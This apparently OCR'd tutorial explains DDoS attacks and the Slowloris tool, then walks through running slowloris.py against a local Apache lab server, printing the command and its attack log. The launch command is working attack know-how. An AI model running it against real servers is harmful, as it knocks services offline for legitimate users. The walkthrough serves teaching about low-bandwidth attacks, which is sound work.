DDoS- Slowloris


A Distributed Denial of Service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service, or network by overwhelming it with a flood of internet traffic. This is accomplished by using multiple compromised computer systems as sources of traffic, often forming a botnet. These botnets are typically composed of compromised devices such as computers, IoT devices, and servers. The attack works by sending an overwhelming amount of requests to the target, causing its resources to become exhausted, leading to slowdowns, crashes, and unavailability for legitimate users. DDoS attacks can have severe consequences for businesses and organizations, including financial losses, damage to reputation, and loss of customer trust. They are often used as a tool for various malicious intents, such as extortion, political motivations, or simply causing disruption.

Slowloris is a specialized tool in Linux used for conducting Denial of Service (DoS) attacks. Unlike traditional DoS attacks that flood the target server with excessive traffic, Slowloris operates by opening numerous connections to the target server and keeping them open for as long as possible. It does this by sending partial HTTP requests and periodically sending additional HTTP headers, but never completing the requests. This method consumes the server's available connections, eventually preventing it from accepting new, legitimate connections. Slowloris is particularly effective against threaded web servers like Apache, where each connection


consumes a thread. This tool allows a relatively small amount of traffic from a single machine to cause significant disruption to the targeted server. It highlights the importance of robust server configuration and defensive measures against such low-bandwidth, high-impact attacks.

Example: -

1. Firstly, open browser and go to slowloris official github repository in order to clone it into your terminal.




2. Now check you IP address using ifconfig.




3. Now we have to start our apache server to do so use the following command.

4. To check the status of apache server use the status command.



5. Now move to slowloris directory and look for the python file.



6. Now use ls -l to list all the files in detailed format.

```
┌──(root㉿kali)-[/home/kali/slowloris]
└─# ls -l
total 24
-rw-r--r-- 1 root root 1065 Jul  5 00:09 LICENSE
-rw-r--r-- 1 root root   26 Jul  5 00:09 MANIFEST.in
-rw-r--r-- 1 root root 2551 Jul  5 00:09 README.md
-rw-r--r-- 1 root root  438 Jul  5 00:09 setup.py
-rwxr-xr-x 1 root root 8047 Jul  5 00:09 slowloris.py
```

7. Now run the following command with target IP address to perform DDoS attack.

```
┌──(root㉿kali)-[/home/kali/slowloris]
└─# python3 slowloris.py 192.168.172.135 -s 500
[05-07-2024 00:13:29] Attacking 192.168.172.135 with 500 sockets.
[05-07-2024 00:13:29] Creating sockets...
[05-07-2024 00:13:29] Sending keep-alive headers...
[05-07-2024 00:13:29] Socket count: 500
[05-07-2024 00:13:44] Sending keep-alive headers...
[05-07-2024 00:13:44] Socket count: 500
[05-07-2024 00:13:59] Sending keep-alive headers...
[05-07-2024 00:13:59] Socket count: 500
[05-07-2024 00:14:14] Sending keep-alive headers...
[05-07-2024 00:14:14] Socket count: 500
[05-07-2024 00:14:14] Creating 100 new sockets...
[05-07-2024 00:14:29] Sending keep-alive headers...
[05-07-2024 00:14:29] Socket count: 500
[05-07-2024 00:14:29] Creating 55 new sockets...
[05-07-2024 00:14:44] Sending keep-alive headers...
[05-07-2024 00:14:44] Socket count: 500
[05-07-2024 00:14:44] Creating 145 new sockets...
[05-07-2024 00:14:59] Sending keep-alive headers...
[05-07-2024 00:14:59] Socket count: 500
[05-07-2024 00:14:59] Creating 100 new sockets...
[05-07-2024 00:15:14] Sending keep-alive headers...
[05-07-2024 00:15:14] Socket count: 500
[05-07-2024 00:15:14] Creating 55 new sockets...
[05-07-2024 00:15:29] Sending keep-alive headers...
[05-07-2024 00:15:29] Socket count: 500
[05-07-2024 00:15:29] Creating 145 new sockets...
[05-07-2024 00:15:44] Sending keep-alive headers...
[05-07-2024 00:15:44] Socket count: 500
[05-07-2024 00:15:44] Creating 100 new sockets...
[05-07-2024 00:15:59] Sending keep-alive headers...
[05-07-2024 00:15:59] Socket count: 500
```

8. To check the attack go to your browser and on your URL bar type that IP address, and you will see the site is only loading and loading but not opening this is how Slowloris tool works.